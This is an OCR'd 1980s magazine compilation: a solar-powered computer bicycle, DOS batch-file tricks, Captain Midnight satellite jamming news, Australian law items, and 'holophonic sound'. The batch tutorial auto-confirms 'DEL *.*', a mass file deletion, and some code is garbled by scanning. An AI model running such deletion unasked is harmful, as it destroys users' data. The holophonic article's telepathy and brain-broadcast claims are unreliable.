Bike writing was the main motive, but with all that solar-powered processing horsepower on board, it was inevitable that a few other functions would emerge. The battery-charging process is now under computer control, as are the security system, self diagnostics, electronic compass, and more. A fourth processor handles speech synthesis (it can read text files out loud and explain itself to curious passers-by); a fifth manages packet data communication via two-meter ham radio. The term "electronic cottage on wheels" is by no means frivolous, and as the trip progresses, other projects slowly get done (or at least started) — for no complex system is ever 100 percent complete.

I'm already plotting the development of

the new, improved Winnebiko III — a chance to obsolete all this dedicated hardware I just spent eight months building and replace it with soft instruments . . . a user interface not unlike the Macintosh (under control of a field mouse, no doubt). The displays and controls most important to the task at hand should be the ones that move into visual prominence on the console — with pull-down windows to invoke related functions (even satellite navigation and CD-ROM maps). We have the technology. The only missing links are a low-power, high-resolution display and another year of my time.

#### THE NETWORK CONNECTION

Full-time bicycle touring raises an interesting issue. What, in the words of Alvin Toffler, can a traveler use as an "enclave of stability" while wandering endlessly across the earth's surface? The bike itself, while deeply familiar and "home" in many ways, is not enough to satisfy that basic need.

My enclave of stability is found on the networks — a strange amalgam of satellite and bicycle, cloud and soil, a place that is no place yet is everywhere at once. Give me a telephone and I'm home: all it takes is connection of the computer and a few typed commands and I cross that familiar threshold, see the GENie sign-on messages that let me know I'm inside. Beyond those electronic portals I meet my closest friends, keep up with the activities of my Ohio office, publish weekly travel tales, seek help with arcane technical problems, find kindred spirits, and sometimes just hang around bantering with other vaporous denizens of the network — intellectual projections of real humans sitting somewhere on Earth. I wander freely in physical space, returning to my stable home in Dataspace night after night for stability and security.

This is central to the journey, for it provides daily communication without those traditional wanderers' hassles of general-delivery mail and telephone tag. I have an assistant in Ohio named Kelly, who is my full-time universe interface ("that means I pray for him," she explains, only half-joking). All communication is funneled through her: business correspondence is processed and reported online; personal letters are held for the next "matter transfer" event; phone calls are forwarded electronically. She handles money, prints and mails manuscripts to offline publishers, and keeps old friends up to date on my activities. Kelly is my link to business reality, GENie is my link to Kelly, and the HP computer system is my link to the network.

And home is wherever I happen to be — as long as there's a telephone nearby.





## BIKE ELECTRONICS

The computers are just part of the Winnebiko system, though their direct influence extends into every corner and their complexity has required an on-board microfiche documentation library. Of nearly equal value, from the lifestyle standpoint, is the communications gear.

My mobile ham radio station (call sign KA8OVA) is a multimode two-meter transceiver made by Yaesu. In addition to handling packet data satellite communication (see WER #50, p. 47) with the aid of a Pac-Comm terminal node controller, it allows me to stay in regular voice contact with my traveling companion, Maggie (KA8ZYW). (Sharing a bicycle tour without some form of communication is frustrating, as anyone who has ever squinted into the mirror for minutes at a time well knows.) With a boom microphone built into my Bell helmet and a push-to-talk switch on the handlebars, Maggie is never far away (effective bike-to-bike simplex radio range is about two miles).

Of course, having two-meter FM capability on the bike also connects me to a vast network of ham radio operators. I store the local repeater frequencies in the radio's memory as I approach an area, and periodically identify myself as an incoming bicycle mobile. Range in this case is upwards of 25 miles, since repeaters are generally in high-profile locations. This has led to a number of interesting encounters, and the autopatch systems often let me make telephone calls to non-hams directly from the bike.

A CB radio is also on board, culturally useless by comparison, but still valuable enough to justify its weight. I can talk to truckers, hail a passing motor home for water (this saved my life in central Utah), and shake my head at the idiomatic yammerings of the residual good-buddy subculture that hung on after the death of the great CB boom.

System security is as important an issue as survival when living on a machine that looks like a rogue NASA creation of incalculable value. But it's not that people try to steal it — most are intimidated by the technology — it's just that some let their curiosity extend to flipping switches and occasionally even climbing onto the seat and bending the kickstand. To alert me to such rude behavior, I added a paging security system with vibration sensors; when armed by a front-panel keyswitch, detected motion causes it to transmit a tone-encoded four-watt signal that triggers my pocket beeper up to three miles away.

Other radio-related devices include a Sony digital shortwave for international broadcast reception, a Sony Watchman micro-TV, and an FM stereo. Naturally,

there is also an audio cassette deck, and a compact disc player is planned for under-dash installation soon. With this load, it sometimes takes a lot more than the usual granny gears to climb a mountain.

Then there is the matter of power. All the equipment described so far, plus behind-the-scenes control circuitry, requires electricity — in six different voltages. A pair of 10-watt Solarex photovoltaic panels serves as the primary source, providing about 1.3 amps to the 12-volt SAFT Ni-Cad batteries under ideal conditions. The charging process can be digitally monitored from the front panel, and the bicycle control processor intervenes if its calculations suggest that the batteries are in danger of overcharging. When too many cloudy days occur back-to-back, a power supply with line cord allows refueling from house current.

Generating the other voltages is a complex issue, but suffice it to say that new "switching power supply" devices have made high-efficiency voltage regulation relatively easy. The subsidiary supplies are switched in and out of standby mode as needed, and their outputs are available on the front panel to power tent lights, small radios, and similar accessories.

Other front-panel instrumentation includes the obligatory Cat-Eye solar bicycle computer to display speed, distance, cadence, and so on. This is flanked by an altimeter, a two-line LCD for the Etak electronic compass and other sensors, time and temperature display, and assorted status indicators.

## THE BIKE ITSELF

Everything described so far has to be light, protected from vibration, kept dry even in the nastiest weather, and easy to repair on the road. Those requirements are added to an already stringent set of demands on the bicycle, for the total system (including my body) weighs 400 pounds. It must be pedaled up steep grades yet stop quickly; it must not oscillate under any conditions; it must withstand the ongoing abuses of weather and grime and shock and salt and overlooked maintenance.

It had to be a recumbent, of course. Long-distance touring while hunched over one of those old-fashioned diamond-frame machines has always seemed masochistic, a ritual pursuit that drives aesthetics to the most remote fringes of a traveler's awareness. People can overcome almost anything, but why submit willingly to hundreds of hours of acute discomfort?

The recumbent riding position not only allows greater power to the pedals, but also eliminates all the traditional cycling sore spots (shoulders, neck, crotch, and

ass). As an added benefit, I can actually see the lands I'm riding through — looking around from my lawn-chair-on-wheels while those on diamond frames stare down at the road. And on top of all that, the recumbent can carry more (try 220 pounds plus rider on a regular bike).

But none of the few commercial recumbents offered the right combination of features and quality, so in the summer of 1983 I began building one in my old suburban Ohio basement. I quickly learned that frame building is a complex art form and turned for help to Franklin Frames of Columbus, an outfit with long experience in making tandem bike frames. "Hey, can you give me a hand with this?" I asked, gesturing at my crude brazing job.

"Uh . . . maybe we should start over."

Good advice. The resulting machine was designed for full-time, heavily loaded touring, with thick-wall, chrome-moly tubing, triple rear stays, tandem-style crossover drive, wide-range gearing (later expanded to 36 speeds), and a 48-spoke undished rear wheel with disc brake. The handlebars are under the seat, with a linkage of stainless steel tubing connecting them to the front fork and its 16-inch custom wheel. A stock seat from Infinity Recumbents was mounted with machined aluminum blocks, and the entire machine was fitted with braze-ons to support my unusual needs. I took it from there — using the bike as a substrate for the trappings of my life, changing form every year or so as new technologies become available.

And 11,000 miles later, it's still rolling — a bit worn in places, modified here and there — but as solid and dependable as ever.


All of this taken together yields a remarkably liberating system, providing not only the tools to work anywhere but enough media interest to keep the writing business growing. The whole affair is a cultural door-opener — attracting interesting people in every town and keeping me well provided with story material and personal satisfaction. It's a freelance writer's dream: a self-sustaining existence of tax-deductible, full-time research and subsequent storytelling. For a confirmed generalist, the combination is so addicting that ending the journey may be impossible.

I'm often asked how far, how fast, how many states, how long. The frequent questions along these goal-oriented numerical lines are hard to answer properly on the street; I am here. Period. Tomorrow I might be somewhere else (probably further south since it's winter), but maybe I'll still be here — who knows! If you think too much about where you're going, you lose respect for where you are. ■

Janis Miglia



Wherever you are, and wherever I am, we're neighbors in dataspace. If you want to talk about it (or add yourself to my hospitality database), I can be reached through my home network addressed as "wordy." (For 6Enie sign-up info, call 800-638-9636.) I also check into CompuServe every few weeks (my id there is 72757, 15) and have just begun tentative long-distance exploration of The WELL (again, as "wordy." Dial 415-332-6106). Threw another logon.





# Batch magic

*DOS batch processing is notoriously slow, but it does have its uses.*

*John DeHaven provides a compendium of tricks, techniques and curiosities for your reference.*

What is the world's slowest interpretative language? This dubious honour surely belongs to DOS batch processing, which runs like *granny*. Let's go ahead and stretch a point and call DOS batch processing a language. It is useful to think of the statements of this language as including the traditional batch processing commands, all DOS commands and the names of any executable files (including other batch files) that are available in the default directory or via PATH.

Unfortunately, even if we generously expand the definition in this way, DOS batch processing still isn't a complete language, since it is not interactive and cannot add or even count. Even so, if you hold your jaw a certain way there is plenty of unsuspected power to be found. We'll explore generation and passing of variables, file creation, true calls with return, giant loops under control of 'FOR' and recursion. Batch processing is not really as boring as IBM and Microsoft try to make it seem.

The traditional (IBM/Microsoft) discussion lists only six batch processing commands, and we'll assume you have a working knowledge of these: ECHO, FOR, GOTO, IF, PAUSE, REM and SHIFT. Of these, ECHO is useful outside of batch processing, and FOR can be used outside batch processing to do some non-trivial things. Four other commands, COMMAND, CLS, EXIT and SET — are not usually mentioned as part of batch processing, although they would rarely be used anywhere else. We will use them all here.

## Speed

One reason batch processing runs so slowly is that it makes a disk call for each line of code. Evidently then, a given batch file will run faster if you can reduce the number of lines in it. After you have a batch file running, you may be able to reduce the number of lines by combining some of them in a FOR structure. The following rules apply:

- 1 If statements have no argument, they may be combined;
- 2 If statements have the same argu-

ment, they may be combined; and  
3 Statements with the same argument may also be combined with statements with no argument.

Here are some examples to illustrate the above points:

```
FOR %%A IN (CLS VER VOL BREAK
VERIFY SET) DO %%A
FOR %%A IN (CLS A: ECHO PAUSE
CLS) DO %%A Insert back-up
diskette
FOR %%@ IN (CLS C: IF A:) DO
%%@ EXIST PP. BAT PP
FOR %%@ IN (MD CD) DO %%@
\SDIR1
```

These work because certain commands like CLS and PAUSE (and certain other executable files you might have created) do not take any arguments, so when FOR expands them with an argument, the argument is ignored.

Batch files will run much faster if you allocate extra 'buffers' with CONFIG-SYS. Briefly, this specification allocates memory for disk I/O, one buffer per cluster read from diskette. When a disk call is made, these buffers are checked first, and if the record is already here, no physical disk reference will be made. The overhead cost is about 1k per buffer (not 512k as IBM states), above the default two buffers. Here is how you can be sure you have those extra buffers activated:

- 1 The disk from which you boot must contain a file called: 'CONFIG.SYS.'
- 2 This file must contain the statement:  
BUFFERS=9  
although a larger number will be OK.
- 3 For good measure, include the following two lines:  
FILES=99  
DEVICE=ANSI.SYS

The first of these will allow a much larger number of file handles to be opened than the default eight, at a cost of only 3783 bytes of memory. Many programs need more handles than eight, and you'll be disappointed in the performance of some of the following examples if you don't allow this extra latitude. As for the assignment of the ANSI.SYS

driver, I can't imagine anyone with more than 16k of RAM not wanting this, because it allows control over screen colours and attributes, arbitrary cursor positioning and even keyboard reassignment (16-character keyboard macros at the DOS level without a fancy program!)

If you are echoing many lines to the display, you will find that it is much faster to put in a single line to TYPE a file that contains your multi-line display. This will cost some disk space, since you will have to create this extra file. I usually denote such files as .SCR (for 'screen') files.

If you use labels in a batch file, those that are most likely to be called should be put near the beginning, as the batch processor scans the entire file from the beginning every time it looks for a label.


## Control

Whether you use ANSI.SYS or not, the display understands the sequence ESC-[2-J to mean 'clear the screen'. The CLS command in fact sends just this sequence to the screen. This means that you can include this string in any statements you ECHO to the display and in any file that you might TYPE to the display. If you write your batch files with an editor that allows the insertion of the ESC code, you will be able to echo ANSI control sequences from the batch file. Some very nice effects are available. If we let the expression '^[' stand for the ESC code, the sequence

```
CLS
ECHO ^[[2JInstall the back-up
diskette in drive A. ^G ^[[5m
PAUSE
```

ECHO ^[[2K ^[[0;1m will clear the screen and display the prompt message followed by a beep and a *blinking* pause message. When a key is struck, the blinking pause message is wiped out.

You could output blank lines with ECHO followed by two or more spaces with DOS 2.x, but this no longer works with DOS 3.x. The sequence ESC-space-<255h> will work with DOS 3.x, the idea being to echo the invisible character 255 hex. On



an IBM machine you can get this character if you hold the ALT key and press 2-5-5 on the numeric keypad. On other machines, or with certain editors, the procedure may be different.

You may want to shut up the display at some stage. To do this you set ECHO OFF so that you won't see the batch procedure running, but certain commands still natter at you. The bit bucket 'file' NUL may be used for this. If your file contains the statement

```
DEL *.BAK>NUL
```

then it will attempt to delete all back-up files. If there are none, the error message will be redirected into the 97th dimension and will not be seen. You could also get the effect with the statement

```
IF EXIST *.BAK DEL *.BAK
```

but this would require a bit of extra time for the existence test. IF EXIST only works for files in the *current* drive and directory, which is sometimes a bother.

## Variables

There are four kinds of variables in batch processing. %0 returns the name of the batch file itself while %1, %2, %3 represent tokens passed in on the command line after the name of the batch file. %%A, where 'A' may be any character, is the form of a variable that takes successive values of the 'IN' portion of a FOR statement.

The usual literature does not make it obvious that a variable in the form %WORD% will return the value of a variable called 'WORD' that has been set into the 'environment'. To install such a variable, you execute a command, in or out of a batch file, of the form

```
SET VAR=SOME STRING
```

where VAR is the variable name, and the value is any string.

To see how SET works, try the following batch program.

```
ECHO OFF
SET X=NOT
ECHO THIS DOES %X% FAIL.
SET X=
ECHO THIS DOES %X% FAIL.
```

These variables set into the environment are made available to all executable programs, and this is how they are accessed by .BAT programs.

Often you may need to control batch file behaviour according to whether a variable exists or not (regardless of its value). The IF statement does not directly test for this; you must supply some minimal string on both sides of the '==' operator. I'll use a minimal string of '@' to show the two basic kinds of existence tests.

Executes if the variable %1 exists:

```
IF NOT %1@==@...
```

Executes if the variable %1 does not exist:

```
IF %1@==@...
```

Later we'll see some other uses for these techniques but, as an example, suppose you have a program that becomes memory-resident when called, and if called again will install another copy of itself, gradually eating up your available memory (some otherwise excellent commercial products have been known to behave like this). The program is not used every day, and is too large to install no matter what with AUTOEXEC.BAT. What you need is a batch program that calls this maverick program if it is needed, but only once per session. Let's suppose our resident-type program is called DBSORT. A batch file fragment that would do the trick might be:

```
IF NOT %SORT%@==
```

```
INS@ DBSORT
```

```
IF NOT %SORT%@==
```

```
INS@ SET SORT=INS
```

After DBSORT is installed once, the variable SORT is set to INS in the environment and, therefore, DBSORT will not again be called until the machine is rebooted.

## Creating a file with a batch file

The command 'ECHO This is a test message >TEST.TXT' will create a one-line file named TEST.TXT which contains the words 'This is a test message'. One reason to do this would be to set a flag that will last between sessions. Things set in the environment go away with the power, but a temporarily-created file will not, and its existence may be tested by the IF EXIST statement of batch processing. Your AUTOEXEC.BAT might want to set up a large print spooler if you have a dot-matrix printer installed, and omit the spooler if a daisywheel unit is attached. The following statement in AUTOEXEC.BAT would do it, based on the existence or not of a file called DAISY.

```
IF NOT EXIST DAISY BIGSPOOL/128
```

At some point in your configuration procedure you could create the flag file if required with the statement:

```
ECHO Daisywheel printer
installed>DAISY
```

You can create a temporary file and then use the temporary file to answer a question. Two commands that are hard to automate are DEL and PRINT, because under certain conditions they ask questions of the user. The following batch sequences will proceed without pause:

```
ECHO Y>YES
DEL *.*<YES
ECHO LPT1>PSPEC
PRINT %1<PSPEC
DEL PSPEC
```

In each case, if the procedure asks a question, it finds a file waiting with the answer, and it takes the answer from the file.

A multiple line file may be written a line at a time, by using the '>>' operator, which adds a line to a file. '>>' creates the file if it doesn't yet exist. The following sequence writes a three-line file (try it).

```
DEL TEMP
ECHO This is the first line
>>TEMP
ECHO This is the second line
>>TEMP
ECHO This is yet another line
>>TEMP
TYPE TEMP
```

You could even write another batch file this way and then execute it! Here is how to create a program that keeps an activity log. First create a file that contains only a carriage return and a line feed by the following procedure:

```
COPY CON CRLF.BAT <return>
<return>
<CTRL-Z> <return>
```

We've named this weird little file CRLF.BAT because there is another important use for it that we'll discover below. One use for this will come clear if you try

```
DATE <CRLF.BAT
```

and then

```
DATE <CRLF.BAT >LOG
```

```
TYPE LOG
```

This, then, would be your activity log program fragment. It records a date and time in file LOG whenever it runs:

```
DATE <CRLF.BAT >>LOG
```

```
TIME <CRLF.BAT >>LOG
```

For maximum speed we compress this to:

```
FOR %%@ IN (DATE TIME) DO
%%@
```

```
<CRLF.BAT >>LOG
```


You could also use this technique to put *data* in a file. Below we will see how a batch file could read such data.

## Chaining

As is well-known, if you name another batch file in a batch file, the next batch file begins executing. In this way batch files may be chained. This chaining can be used to cause an abrupt exit from a long batch file that runs slowly. Suppose the batch file has the following structure:

```
:LABEL1
<FIRST PROCEDURE>
GOTO EXIT
:LABEL2
<SECOND PROCEDURE>
GOTO EXIT
.
.
.
:LAST LABEL
<LAST PROCEDURE>
:EXIT
```

This is likely to execute slowly because after any given procedure is executed, EXIT is called and the batch processor must read the whole file from the beginning to find the



label in the very last line. If the do-nothing file CRLF.BAT is still available to DOS, the preceding program may be considerably speeded up by writing it in the following form:

```
:LABEL1
<FIRST PROCEDURE>
CRLF
:LABEL2
<SECOND PROCEDURE
CRLF
.
.
:LASTLABEL
<LAST PROCEDURE>
```

Now, instead of searching the file for ":EXIT", the program will directly chain to CRLF and abruptly quit.

## Using SHIFT

There are two good uses for the SHIFT command: to allow an indefinite number of command line parameters and to count. Suppose you have a print formatter called PRT.COM. You could feed several files to it with a batch file containing the following:

```
FOR %%@ IN(%1 %2 %3 %4 %5
%6 %7 8% 9%) DO PRT %%@
```

This is fast enough, but is limited to nine arguments. This little program will accept unlimited arguments, using SHIFT:

```
:DO
IF %1@==@ GOTO ENDDO
PRT %1
SHIFT
GOTO DO
:ENDDO
or quicker:
:PROC
IF %1@==@ GOTO ENDPROC
PRT %1
FOR %%@ IN(SHIFT GOTO) DO
%%@ PROC
:ENDPROC
```

This is the most general form that will not execute if there are no arguments. A shorter (and therefore faster) version of this basic loop may be used, but this form will execute at least once, even if there are no arguments. Use it by all means if this does not matter.

```
:LOOP
PRT %1
SHIFT
IF NOT %1@==@ GOTO LOOP
```

or quicker:

```
:LOOP
PRT %1
FOR %%@ IN(SHIFT IF) DO %%@
NOT %1@==@ GOTO LOOP
```

If we can use CRLF.BAT to break out of the program, we can have the best of both worlds.

```
:LOOP
IF %1@==@CRLF
PRT %1
FOR %%@ IN(SHIFT GOTO)
```

DO %%@ LOOP

Soon we'll see a more advanced application of this principle. You can also use the command-line tokens as items to be counted. Write

TEST.BAT:

ECHO OFF

CLS

:DO

ECHO Display for token %1

SHIFT

IF NOT %1@==@ GOTO DO

Run TEST with several calls to see this work.

TEST

TEST 1 2 3

TEST X X X

TEST NOW THREE WORDS

TEST 1 TWO 3 2+2 5 6 7 8 9 TEN 11

## Batch procedures

You may want to create a complex batch file to automate an obnoxious procedure, but perhaps you don't use it often enough to remember its complex call syntax.

The answer to this is to set the batch file up so it will give you some instructions if called with no arguments. For example, here is the start of my batch program 'DLOAD.BAT' which permits unattended downloading of partitioned datasets from the IBM mainframe, a procedure that could take hours. The actual download procedure is so slow that batch file speed is a negligible factor, so nothing is compressed into FOR loops here.

ECHO OFF

CLS

IF NOT %1@==@GOTO START

ECHO DOWNLOAD PARTITIONED

DATASETS FROM MAINFRAME

ECHO

ECHO SYNTAX: DLOAD DSN DIR

MEMBER1 MEMBER2

MEMBER3 ...

ECHO Where DSN is the fully

qualified dataset name,

ECHO DIR is the

destination subdirectory.

ECHO and MEMBERn

are any number of member names.

CRLF

:START

SET DSN=%1

SHIFT

SET DIR=%1

FOR %%@ IN(MD SHIFT) %%@ \%

MD \%

MD \%

SHIFT

:DO

IF %1@==@ CRLF

<DOWNLOAD PROCEDURE>

SHIFT

GOTO DO

Several techniques are used in this program. If DLOAD is entered with no arguments, the first IF statement detects this, and the instructions are

echoed. When DLOAD is called with arguments, the first variable is set to %DSN% for later use by <download procedure>, then is shifted away. The second variable (now %1) is stored as %DIR% and then creates the desired subdirectory before banishment by shifting. The 'members' are shifted in turn into position %1 by the loop, until they are all used up. Exits from the program are by fast calls to CRLF.BAT, which was created earlier. If the attempt to make the subdirectory fails, perhaps because the subdirectory already exists, the resulting error message will be shunted off to NUL.

## Menus

Fig 1 shows a program to control some settings for an Epson/IBM-type printer. It will display a menu if called without argument, but this menu may be bypassed if the user knows what to enter.

## Calling batch files

Now we will see how we can call another batch file and return from it, as though it were a subroutine. If you chain to another batch program, that's it — there is no return. The secret of true calls is the 'COMMAND' statement.

'COMMAND' loads another copy of part of COMMAND.COM into memory and gives it control. This does not consume as much memory as IBM would have you believe, since it does not load another copy of the whole 28k or 40k COMMAND.COM — it only loads another copy of the command processor which is about 4k. The new command processor runs quite independently of the previous one.

The command 'EXIT' purges the currently executing command processor and puts you back to the previous one. EXIT does nothing if entered into the one and only original command processor.

It is not obvious what the use of this is until you remember file redirection. What happens if the new command processor takes its input from a file? Try it by making a file full of commands, ending with EXIT. We'll call it GIZMO. (If you don't end this file with EXIT you'll never return; the computer will hang up for good.)

VOL

ECHO This line is from

the called file.

VER

EXIT


Next create DRIVE.BAT and run it:

ECHO OFF

CLS

ECHO This line is from

the main program.



```

PP.BAT
ECHO OFF
CLS
IF NOT %1@==@ GOTO %1
ECHO Enter PP E for elite
ECHO PP W for wide
ECHO PP B for BOLD
ECHO PP R to reset printer
CRLF
:E
ECHO ^[M^1^G >PRN
CRLF
:P
ECHO ^[P >PRN
CRLF
.
.
.

```

Fig 1

COMMAND <GIZMO  
ECHO This line is again  
from the main program.

This illustrates the general principles. We can vastly improve on this, though. The special form:

COMMAND/C string  
says, in effect, to invoke a new command processor, feed it 'string' as an input command, execute the command, then EXIT. If we feed a command processor a batch file name, it executes the batch file. Because of this we can rename GIZMO to GIZMO.BAT and drop the EXIT command from the end, thereby converting it into a plain vanilla batch file. Change DRIVE.BAT as follows:

```

ECHO OFF
CLS
ECHO This line is from
the main program.
COMMAND/C GIZMO
ECHO This line is again
from the main program.

```

This is almost the effect we want. We are spared the installation message from the command processor, but the secondary command processor echoes everything. Even if you put ECHO OFF at the beginning of GIZMO.BAT it will still echo the first prompt and the ECHO OFF. If it is *really* important to silence everything, you can use redirection. Change the programs as follows:

```

GIZMO.BAT:
VOL >CON
ECHO This line from the
called file. >CON
VER >CON
DRIVE.BAT:
ECHO OFF
CLS
ECHO This line from the
original batch program
COMMAND/C GIZMO >NUL
ECHO This line again from
the called program

```

The trick here is to send all output from the secondary command processor into NUL. Then we override this in the called batch file with redirections to CON for everything we really want to see. (More examples

on this are given below.)

This call/return procedure can be nested to any depth that your memory allows, and you can play tricks with variables. Try these three batch programs.

```

MAIN.BAT
ECHO OFF
CLS
ECHO MAIN here. Are you watching?
COMMAND/C SUBFILE1 file speak
sub %1 >NUL
ECHO Whew! We made it back to
MAIN again.

```

```

SUBFILE1.BAT
ECHO This is %3%1 1 %2ing. >CON
COMMAND/C %3%12 %1 %2 %3
%4
ECHO Goodbye from %3%1 1.
>CON

```

```

SUBFILE2.BAT
ECHO Now %3%1 2 %2s. >CON
IF NOT %4@==@ ECHO
What does "%4" mean? >CON
Try launching this collection with
'MAIN' and 'MAIN AXOLOTL'.

```

```

More practically, suppose I have a
lot of programs to download from
the mainframe with DLOAD.BAT.
What I want are several members
from each of several partitioned
datasets. This whole procedure
might take all night — I plan to submit
a huge metabatch file when I go
home in the evening. I can create a
driver for DLOAD.BAT and off we go:
COMMAND/C DLOAD BNW.TE.CLIST
TECLIST M1 M2 M3 M4 ...
COMMAND/C DLOAD BNW.TE.SAS
TESAS M1 M2 M3 M4 ...
COMMAND/C DLOAD BNW.TE.
TABLES
TETABLES M1 M2 M3 M4 ...

```

If nothing goes horribly wrong, I should return in the morning to find the selected members neatly copied into appropriate subdirectories.

## Recursion

By now you may be saying 'All that is very well, but if a batch file can be made to call another file, what would happen if you asked it to call *itself* or maybe call another batch file that called the first one, or maybe...'

Being of an inquisitive nature I explored some of these questions. The answer, in general, is that you *can* have any number of recursive chains or calls, so long as memory and file handles are available. If you are careful of counts and end conditions, you won't get in too much trouble. On the other hand, if one of these were to run away...

To ease into this subject, we'll consider recursive chaining first. Recursive chaining is an alternative to SET that initialises variables for further use by the program. The difference is that this way the program sets %1 through %9, so an operation like SHIFT might be used against them. Nothing fancy is needed for recursive chaining. Consider a file called CHAIN.BAT:

```

ECHO OFF
CLS
IF %1@==@ CHAIN 1 2 3 4 5 6 7 8 9
:DO

```

```

ECHO <DO SOMETHING WITH
FILE %1>
SHIFT
IF NOT %1@==@ GOTO DO
Here is a catalogue printer for your
hard disk. Your various subdirectories
are 'remembered' in the recursive
call statement.

```

```

CAT.BAT
ECHO OFF
CLS
IF %1@==@ CAT DBASE LOTUS
ORD WRK C
CD\
DIR | SORT >PRN
:LOOP
DIR %1 | SORT >PRN
FOR %%@ IN(SHIFT IF) DO %%@
NOT %1@==@ GOTO LOOP
CAT.BAT will print catalogues for
any arbitrary selection of directories
if called like this:

```

```

CAT DIR1 DIR2 DIR3 ...
Suppose you have a file card
ACTION.DATA which expects to find
data in the form of tokens in a file
called DATA.BAT. Possibly DATA.
BAT was generated by another program
which could be another — or
even this — batch file. DATA.BAT
contains a statement as follows:
ACTION DATA1 DATA2 DATA3 ...
ACTION.BAT starts as follows:
IF %1@==@ DATA

```

As we can see, if ACTION.BAT is called with no arguments, it will immediately chain to DATA.BAT which calls ACTION right back, passing DATA1, DATA2, DATA3 ... to it as %1, %2, %3...

So far I haven't been able to think of something I needed to do with batch processing that couldn't be done more easily some other way. No doubt the Lisp-wallahs out there will immediately think of several important applications. On the other hand, this may be one of those case which vividly illustrates the difference between what you get away with and what's useful.

END





## Satellite Jamming For Fun, Profit, And Global Suicide

American executives called it "video terrorism" but there was no denying a champion of the citizens had been born. John MacDougall 25, of Florida, alias Captain Midnight, patched a 4½ minute message onto a Home Box Office movie beamed to American viewers via a Hughes Communications satellite.

Appropriately, the message came across the broadcasting on April 27th, 1986, of the movie The Falcon and the Snowman, which dealt with security penetration of classified information by the American Soviet agent Christopher Boyce.

Captain Midnight's statement was a warning: his brief message, that home satellite viewers would fight back, sent chills down the spine of every broadcast executive in the country.

Massive amounts of sensitive American Defense Department information was carried along the same commercial satellite networks that MacDougall exposed as vulnerable to computer hackers, pranksters or satellite saboteurs. MacDougall had instigated his message from a commercial broadcast facility - making not only HBO or Hughes executives but defence officials even more anxious.

If MacDougall had chosen to point his antenna at a Pentagon satellite instead, the American monitoring of those channels might have assumed that the Soviets were about to fire their bombs and were taking the first step by jamming US ability to retaliate.


via Mother Jones Oct. '86



### HACKING LAWS

A meeting of Federal and State attorneys-general in March will outline new laws which will render computer hacking an offence. Their aim will be to stop people interfering with data bases.

At present it is an offence to physically damage a computer system but tampering with the information inside a computer's memory has not been covered by law. A working party has been operational since November to look into computer crimes/law. This was done after a report by the Tasmanian Law Reform Commission was presented to a meeting of Attorneys-General. A recent case in Perth involved Donald McLeod who programmed the Australian Bureau of Statistics computer to dump its memory store.



He was fined \$200 after admitting his 'prank' to Federal Police stating that he knew there was a back up disc.

### leach mining

In Western Australia some mystery surrounds French uranium leach mining. The French energy giant, Total has been extracting yellowcake from a vast uranium deposit near Onslow using the environmentally destructive method of solution mining. The French have exported tonnes of yellow cake from their Manyingee prospect.

Uranium "exploration" licence in W.A. apparently means tests, trials, yellow cake production and export. But such severe damage has been inflicted by solution mining that State Parliament is looking at legislation for environmental protection by banning solution mining. For more info CONTACT: Shyama Peeble Box 889 Kalgoorlie.



### life for half a kilo

At the end of October, Queensland brought in some of the toughest drug laws in the Western World.

Under the Drugs Misuse Act possession of two grams of heroin or cocaine or 0.004 of a gram of LSD carries a mandatory life sentence.

The extraordinary draconian legislation stipulates the same sentence for trafficking and gives police wide powers to tap private phones.

People in possession of 500 grams of cannabis can be jailed for life.

**AFTER ALL IT'S ONLY A WEED THAT TURNS TO A FLOWER IN YOUR MIND**



# holophonic — the "Feelies" of the future? **Sound**

A 26 year old Italian scientist living in London has invented a new sound technique that broadcasts a frequency pattern directly to the brain, by-passing the ears altogether.

Originally developed in research to help the deaf, holophonic sound is set to be one of the major technological breakthroughs of the '80's that puts stereo, quad or any other conventional spatial effect very much in the kiddie's playpen division.

"Holophonic Sound" is in the patent process in nine European countries. CBS-U.K. will soon release an album of holophonic sound effects.


Major recording artists like Paul McCartney and Peter Gabriel have approached the inventor HUGO ZUCCARELLI and his partner sound engineer, Mike King.

Zuccarelli believes the ear/brain generates its own reference beam. Using a technique analogous to the laser beam in holograms external sounds are recorded with synthesized reference sounds. The brain provides its own second reference beam and "decodes" the holophonic record reproducing the original ambient conditions.

Not only does holophonic sound create a third-dimension sound environment, it triggers other sensory modalities as well. This extraordinary "synesthesia" could launch a major new direction in brain research and herald that entertainment of the brave new world, The "Feelies". For example, the sound of a match being struck elicits the smell of sulphur. A voice whispering close to the ear is accompanied by a sensation of warm breath. The super reality of the perceived sound either triggers off complementary sensations, or other sensory "information" can also be encoded onto the frequency phase waves directed to the brain.



The total effect of a holophonic recording is like a multi-dimensional "picture" created by phase interference patterns or, quite simply, sound.



Listeners typically describe the effect as "realer than real". It has a strange penetrating intensity. Holophonic sound is apparently audible to many hearing impaired individuals. Blind listeners report strong visual imagery. People wearing head-sets in groups together report surprising telepathic effects.

Zuccarelli has approached sound recording from a thorough knowledge of brain physiology rather than acoustics or electronic engineering. If Zuccarelli's biologically-based technology allows for the encoding of more than sound, we enter a whole new realm of being able to replay a total experience. A future holophonic recording played on digital tape equipment could create its own compelling environment. CONTACT:- Zuccarelli, 78 priory Rd, London. N8.

## ELECTRIC AIR WAVES



The Explosion of  
Community Radio


Country airwaves are suddenly alive with the sound of music. The remarkable explosion of interest in community FM radio and participation media over the past two years has turned the FM dial in many local areas into a "homegrown" treat. Well over a thousand new community FM licences have been applied for putting most recent applications on an 18 month waiting list. With the new community radio station, 2RBM-FM budding near the Maggie's Farm southern base in The Blue Mountains - first test broadcast in May - some of the Maggie's crew visited 2BOB FM in Taree and 2BBB FM in Bellingen to swap notes.

We checked in on a collective meeting at each station and discussed program tapes "inter-swap" between community stations, as well as arranging for future Maggie's Farm radio programs.


The rapid increase in citizen initiative networks and "alternative" media has Maggie's Farm blitzed by fresh data and publications from all over the world - always far more than can be collated into one little magazine.

We have been looking at various ways of sharing this "over spill" of excellent current news and ideas with the network at large. Even Maggie's interviews in the field, given broadcast quality, can be shared on community radio, going into much more range and depth that print media allows.


As interaction between key network groups and blossoming community radio develops, we can expect the rich variety of "alternative" media and citizen initiative groups to lend much flavour to the airwaves.  
-Editorial Collective



MAGGIE'S FARM Alternative Network Magazine - Issue 35 - 1987



In der nachstehenden Tabelle wird außer der Original-SAT-Abstrahlfrequenz in GHz auch die erste Zwischenfrequenz im Zwischenfrequenzbereich 950 - 1700 MHz und im Zwischenfrequenzbereich 1284 - 1534 MHz (Telecom) aufgeführt.



## DER HAUPTSATELLIT

[illegible]

